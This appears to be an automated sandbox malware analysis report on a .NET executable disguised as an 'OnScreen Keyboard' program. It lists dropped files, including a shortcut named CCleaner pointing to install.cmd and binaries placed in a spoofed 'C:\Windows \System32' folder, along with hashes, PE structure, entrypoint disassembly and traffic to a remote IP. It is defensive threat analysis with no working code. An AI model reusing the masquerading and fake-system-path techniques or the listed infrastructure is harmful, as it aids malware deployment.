SHA-256:	A63D52B4D40DE4D08B155AB05F7B239F6B826D2E9AEF65D14C536CC17B117180
SHA-512:	0183DCD7C9808191B0D67319318EDB8069F15943CD9AFFDD5D905CA66471A301A3745EC2BDA93FD30400A08856F9530F8DB8A91555E910534E43591DE6588680
Malicious:	false
Preview:	ZBEDCJPBEYDZQGCVTGMBDASCMXWLERZBJTKXMSCERSGFDONQAMYGDFYKFYLRRNDSSGOWCSVJIWIVRJNDSQXJTTMAXVCSRDVBHJTJAHTUGCUAWH WEVTZMXBFFYFUVEYDCLBXZZXFGQTWOJCECEYXZGEOOJDMVGMJIBYUFGTAXZQFDALIISPEXNBMVCNQHJOUZVXMSFGVMMJSOTYBAIBARXRQIHGTH EJLHLQYVFLCLOFZPJJNGWGUFEFWDITXPCXBOEGYNGVEMPRSJBIUABRWYDIZIOEKFMGKERRXNEAUHHIGKJGZYYHOPIKNRRYEAZLMNYDGFIVIJPY MXKETIZCKXHUZFXIJHQQDRCSLMJZZJXMQYZJYWLCENOBYZRKIPDNTOCZBITNJXYFHPKLDLFNFTFPITPPGJYNAUOBLGWYVHPFDVDMRFKRTPDBLS NIHQBPMARNFKQAQJVIEOLDVNQKQXMHUIECHHCBWWKMSQPKKMTKTWVWEBVUAXWNLNMYEUBMGCGJTOJRQFGGHHLUDCSUNVREFGQLVZ NTOMRGHSGVZCIEDGKHHTKATGJQYWMOXACOPMCHXJXNTBTSGCPUUSQVNCDVHCIQKUJWVUTGDNGWDNLQEWLMNYLKNVSFDBBIZZEHCD IMOJGCOBQZDWJNJPIEFNVWHFQSCSHGUQLBIQCMTBTOMPFZRCNWPIJILMFSCYXDRTMSMAVJZZGQJTZZACHQUIBTKCMOKJBPDOKJYCHADHETFJAV ZAQIIWZRRGFSBGIIPYXFQSZKQPWXQCYERZGATQXEDAHDYBYZVROOBTIZFDOMRDVIUBHXTQOKCVSRLAYYMSBYFDGLRDCLXUKSNRGYDRFKSMAJGR BMDZLACAAKDZLPQZCVGELWTWVKPXDEMWCSQNQCJWQNLMOGJVDBANJWFKRRBFXUWVSMZLFJYCUJJORXEFPORKQLYKBMUOVWZKWNAH BCKBBJIYVVDQNIPFQZUTPFKYIRDTGOBWONUYXDVC

C:\Users\user\AppData\Local\Temp\tmp8F36.tmp	
Process:	C:\Users\user\Desktop\1wOdXavtlE.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmp8F37.tmp	
Process:	C:\Users\user\Desktop\1wOdXavtlE.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1

C:\Users\user\AppData\Local\Temp\tmp8F37.tmp	
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmp8F67.tmp	
Process:	C:\Users\user\Desktop\1wOdXavtlE.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmp8F68.tmp	
Process:	C:\Users\user\Desktop\1wOdXavtlE.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmpB61B.tmp	
Process:	C:\Users\user\Desktop\1wOdXavtlE.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6951152985249047
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBopIvJn2QOYiUG3PaVrX:T5LLOpEO5J/Kn7U1uBopIvZXC/alX
MD5:	EA7F9615D77815B5FFF7C15179C6C560
SHA1:	3D1D0BAC6633344E2B6592464EBB957D0D8DD48F
SHA-256:	A5D1ABB57C516F4B3DF3D18950AD1319BA1A63F9A39785F8F0EACE0A482CAB17
SHA-512:	9C818471F69758BD4884FDB9B543211C9E1EE832AC29C2C5A0377C412454E8C745FB3F38FF6E3853AE365D04933C0EC55A46DDA60580D244B308F92C57258C98
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Local\Temp\tmpB61C.tmp	
Process:	C:\Users\user\Desktop\1wOdXavtlE.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480

C:\Users\user\AppData\Local\Temp\tmpB61C.tmp	
Entropy (8bit):	0.6951152985249047
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBopIvJn2QOYiUG3PaVrX:T5LLOpEO5J/Kn7U1uBopIvZXC/alX
MD5:	EA7F9615D77815B5FFF7C15179C6C560
SHA1:	3D1D0BAC6633344E2B6592464EBB957D0D8DD48F
SHA-256:	A5D1ABB57C516F4B3DF3D18950AD1319BA1A63F9A39785F8F0EACE0A482CAB17
SHA-512:	9C818471F69758BD4884FDB9B543211C9E1EE832AC29C2C5A0377C412454E8C745FB3F38FF6E3853AE365D04933C0EC55A46DDA60580D244B308F92C57258C98
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Local\Temp\~DF480E086DE63F524E.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	34249
Entropy (8bit):	0.37355566827229153
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lRg9lRA9lzeF9lzeF9lyyea9lyyea9lQet29lQeLc9l2ek:kBqoxKge9eEyeXyeNetZe9ePemeCoeC
MD5:	94CE90CE52C708EA8BDF131F1083E2EB
SHA1:	BAA21021217F656E403F8DE11471505928071324
SHA-256:	4679AFB032B0273036A49575973E0050315FD3F907FAE091609C8BCB9D187FC0
SHA-512:	BAE75F51D368DC62444A54B3A4539B64E8FA7E825FFB0C2B1DD8164C54DA347B6F2A2F808FA80B963B4E8C2DE1A5EF70CED0719E3E306B8C6E4AD1C4E625C278
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF7F0501A3EC2F9AAE.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	34249
Entropy (8bit):	0.48569244671358636
Encrypted:	false
SSDEEP:	48:kBqoxKge+Ze+Aye+jye+Ze+Se+Ue++e+3e+7oe+7Dy:kBqoxKgh4y7yBacGv8
MD5:	F3220772A84CE1D73341B4389212D98F
SHA1:	2DB31F59C4581B2D38CFD400429A9B682A236115
SHA-256:	909109DE096E7B5B3016AE26DB74515F4FED8A1921BAA241AA714BBBA080E32B
SHA-512:	21854D1603A126272FC012A042730F747D629C94E9794831E613EAA43E7F7BE43A94278940D7B3EF9156DB6B5DD14DF944E4DA9CF65EF31BD5EBDF75E5E10B6
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFB2E0A910E5D6D754.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13221
Entropy (8bit):	0.5977853656421235
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9loD9loD9lW1q+nf+C4TPqDK/5wfQqTa25:kBqoIkaXGFRmj9
MD5:	78C38D7A8818AEDB90F8EB2EC4AF7FD7
SHA1:	D452DFAFCF874C0831013DD402F6B0F52855AB7B
SHA-256:	025050B49CBB2368374E4E315676A7ADD6EDC46CAC378A3CFDC0111BCD4938FE
SHA-512:	7EA33F33EF3743194FB2C3C80154C629F415A41F00F84943BE1316BFF07C8631A459EBD117ED30FBC928201C9C5CC9DF4E6A28BBB4BDD36C3A86D57ABD9694D
Malicious:	false

C:\Users\user\AppData\Local\Temp\~DFB2E0A910E5D6D754.TMP

Preview:	.............................*%..H..M..{y..+.0...(................... ....*%..H..M..{y..+.0...(................... ....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\CCleaner\CCleaner.lnk

Process:	C:\Users\user\AppData\Local\Temp\is-5B1U4.tmp\servs.tmp
File Type:	MS Windows shortcut, Item id list present, Has Relative path, Has Working directory, ctime=Sun Dec 31 23:06:32 1600, mtime=Sun Dec 31 23:06:32 1600, atime=Sun D ec 31 23:06:32 1600, length=0, window=hide
Category:	dropped
Size (bytes):	457
Entropy (8bit):	2.691936893227326
Encrypted:	false
SSDEEP:	6:4xtCl0V8ml//AvdhEttyWi7BZRYrNSbhEZMqYrNEMbhEt/n:8wl0V8i/kd0aGNSbtNEMb2n
MD5:	5F6F67CEA31AA670A64C5F89FDABC1FB
SHA1:	A51546AF6778A3C6EF970A55ADB53BABABEF191D
SHA-256:	6E2080A3863C760652C65B7537365A4B555BD2D41F22C6177082D9A9AE5C610C
SHA-512:	3149120491C4D3CEA36FB607B4E964917052C94BEB118DBFFBF762D398808C5B7D8DBE354320395E3E70045D4018BBBAE2C55BD9AE134D0A5E6B716AD17A9D1 1
Malicious:	false
Preview:	L..................F...P.O. .:i.....+00.../C:\..................b.1...........ProgramData.H..P.r.o.g.r.a.m.D.a.t.a.....b.2....... ....install.cmd.H...i.n.s.t.a.l.l...c.m.d.......2.....\.....\.....\.....\.....\.....\.....\.....\.....\.P.r.o.g.r.a.m.D.a.t.a.\.i.n.s.t.a.l.l...c.m.d...C.:.\.P.r.o.g.r.a.m.D.a.t.a.....

C:\Windows \System32\PasswordOnWakeSettingFlyout.exe

Process:	C:\Windows\System32\cmd.exe
File Type:	PE32+ executable (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	43472
Entropy (8bit):	6.224421457593777
Encrypted:	false
SSDEEP:	768:+pH9d9NT4uJO0qK/lEbrDGe2gfBTDxxsg652PIBmRncHiDgcZd3cxe1PIc:EzNT4GpHaTDvst2gmRnVdZVcgPIc
MD5:	F0C8675F98E397383A112CC8ED5B97DA
SHA1:	644A87D9CEE0BC576402573224F6695AA45196D3
SHA-256:	0E9C85E4833BB1BF45CB66AA3B021A2CDA6074333C2217F8FFB5360B63719374
SHA-512:	ABF6B2BB5BB48C1C2E54C01656D3C448E8CD4159686F285D67CFF805A757FFAF6B0D7D9DD579786B739AD90ECB1FB6D43A181CBEBBC27FEA3504D48B61C10 5C
Malicious:	**true**
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$........h.....J...J...J.q_J...J.m.K...J.m.K...J.m.K...J.m.K...J...J...J.m.K...J .m3J...J.m.K...JRich...J................PE..d....Z..........".....B...F.......I.........@....................................*}............... ....@..................,........#...........\|..T............ ....0q..............0r...............................text....A.......B.................. ..`.imrsiv......`...........................rdata..8$...p...&...F.............@..@.data................I..............@....pdata. .,............n..............@..@.rsrc................t..............@..@.reloc..............................@..B.. ....

C:\Windows \System32\uxtheme.dll

Process:	C:\Windows\System32\cmd.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	56260
Entropy (8bit):	5.301245226064988
Encrypted:	false
SSDEEP:	768:egAs/cZz3DfEqTIYv4gKNwFPxPePdOKhQ2:JSzrEqTIm4gKN2PxPoIX2
MD5:	531FCC0848CF13FA300600DF16A71A87
SHA1:	20BFF8B5030D74AFBA1B4C20B5C8CC6F75011B62
SHA-256:	5B192BBC069B8AEF74DABB1DD5459BDA8EA2A64A7336DB54E57AFB38569ECE68
SHA-512:	AF8B8BBC666CE3C57E248ACF056A3C65B2E4EEA244C3C8DBB2D3765964407AF93478A3D452A08862501F61994C964DD604872074241350695239514384167 3E3
Malicious:	false
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..d...&..].h........& ....6......0..........d.............................@.......... ....R....................P..(...I...X ......d...........................`@..(...................\|...@...........................text...............................`.P`.data........0......."..............@. P..rdata.......@.......$..............@.`@.pdata..(....P.......(..............@.0@.xdata.......`........,..............@.0@.bss.... ....p.........................`..edata..R...........................@.0@.idata.. ....0..............@.0..CRT....X............6..............@.@..tls.................8..............@.@..reloc..d............:..............@.0B/4......P............<..............@.PB/19.............. ...>...... ....@..B/31.....I............^..............@..B/45....."............`..............@..B/57.....

\Device\ConDrv

Process:	C:\ProgramData\Immunity\CertMgry\CertMgr.Exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped

\Device\ConDrv	
Size (bytes):	19
Entropy (8bit):	3.5110854081804286
Encrypted:	false
SSDEEP:	3:RoHQGQB5:RZGU5
MD5:	E3AC0178A28CF8E44D82A62FAE2290D7
SHA1:	C0F1C66E831ADD5EA81B19BFA0E85D1D2CA192BA
SHA-256:	2C61108AC0158F555B0632F5658D79D502B0929F2090848A7DEB77158667D43C
SHA-512:	F7C2290526630DEF784459621007F389D720034D3BCE1EFF9B761C7A959061FDB465B9D239290EB543E7B0CFB41682361D0400459621F8756A8A09782F33693A
Malicious:	false
Preview:	CertMgr Succeeded..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.511702357513023
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.79% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Win16/32 Executable Delphi generic (2074/23) 0.01%
File name:	1wOdXavtlE.exe
File size:	1285632
MD5:	a7e67e6abd539aeddbb9021d23f6f217
SHA1:	cea85a6d9e417f2b8c2b3962a1359defc096e502
SHA256:	f1849f447bfa07c3a9a9db11501a026d133541d0264424198f297f5ec70e1ff3
SHA512:	dcc458368f583d1d0288f9c021f0e9ffdc30d4ecb0567da786a9044a0427fdb697f74f0d672fe303d39e1900539f7e4d9fc82529a77e21e7340d302a4d4f7ce9
SSDEEP:	24576:qzLg9Sm17Jg/z11YTen4OQbV27XlXzirfV9XNAgdeKjw:7rJeYTzvVEzudYgdeKs
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....h`.....d...6..... .....@.. ....@.....

File Icon

Icon Hash:	70e8ce9e86b4b0d1

Static PE Info

General

Entrypoint:	0x4a820e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60688ACF [Sat Apr 3 15:33:35 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4

General

File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Copyright Joe Security LLC 2021

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xa81c0	0x4b	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xac000	0x930e4	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x140000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text

Sections

Copyright Joe Security LLC 2021

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xa6214	0xa6400	False	0.793256578947	data	7.52934612956	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.sdata	0xaa000	0x1e8	0x200	False	0.861328125	data	6.62071125779	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0xac000	0x930e4	0x93200	False	0.788572974193	data	7.43452992923	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x140000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xac314	0xe16f	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_ICON	0xba484	0x10828	dBase III DBT, version number 0, next free block index 40		
RT_ICON	0xcacac	0x94a8	data		
RT_ICON	0xd4154	0x5488	data		
RT_ICON	0xd95dc	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 16580607, next used block 4294917888		
RT_ICON	0xdd804	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 0, next used block 0		
RT_ICON	0xdfdac	0x10a8	dBase IV DBT of @.DBF, block length 4096, next free block index 40, next free block 0, next used block 0		
RT_ICON	0xe0e54	0x988	data		
RT_ICON	0xe17dc	0x468	GLS_BINARY_LSB_FIRST		
RT_RCDATA	0xe1c44	0x5cebf	Microsoft PowerPoint 2007+		
RT_GROUP_ICON	0x13eb04	0x84	data		
RT_VERSION	0x13eb88	0x370	data		
RT_MANIFEST	0x13eef8	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2015 - 2021
Assembly Version	1.0.0.0
InternalName	7sPlt.exe
FileVersion	1.0.0.0
CompanyName	MicroStar Ltd.
LegalTrademarks	
Comments	
ProductName	OnScreen Keyboard
ProductVersion	1.0.0.0
FileDescription	OnScreen Keyboard
OriginalFilename	7sPlt.exe

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 11:00:58.956720114 CEST	49714	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:00:58.996999025 CEST	80	49714	79.141.170.43	192.168.2.6
Apr 8, 2021 11:00:58.997137070 CEST	49714	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:00:59.430593014 CEST	49714	80	192.168.2.6	79.141.170.43

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 11:00:59.470642090 CEST	80	49714	79.141.170.43	192.168.2.6
Apr 8, 2021 11:00:59.471041918 CEST	80	49714	79.141.170.43	192.168.2.6
Apr 8, 2021 11:00:59.471594095 CEST	49714	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:00:59.550827980 CEST	80	49714	79.141.170.43	192.168.2.6
Apr 8, 2021 11:00:59.639388084 CEST	80	49714	79.141.170.43	192.168.2.6
Apr 8, 2021 11:00:59.738761902 CEST	49714	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.550508976 CEST	49714	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.590594053 CEST	80	49714	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.590717077 CEST	49714	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.627060890 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.666601896 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.666758060 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.668137074 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.707577944 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.707602024 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.708883047 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.748747110 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.748768091 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.748779058 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.748889923 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.748980045 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.788661957 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.788819075 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.789352894 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.789366961 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.789457083 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.789551020 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.789624929 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.789828062 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.789891005 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.790095091 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.790148973 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.828510046 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.828531027 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.828677893 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.828677893 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.828696012 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.828819036 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.828881025 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.828918934 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.828984976 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.829140902 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.829289913 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.829339027 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.829350948 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.829358101 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.829562902 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.829598904 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.829632998 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.829792023 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.830076933 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.830137968 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.830563068 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.830626011 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.868381023 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.868403912 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.868441105 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.868556023 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.868622065 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.868674994 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.868686914 CEST	80	49718	79.141.170.43	192.168.2.6
Apr 8, 2021 11:01:09.868818045 CEST	49718	80	192.168.2.6	79.141.170.43
Apr 8, 2021 11:01:09.868891954 CEST	80	49718	79.141.170.43	192.168.2.6
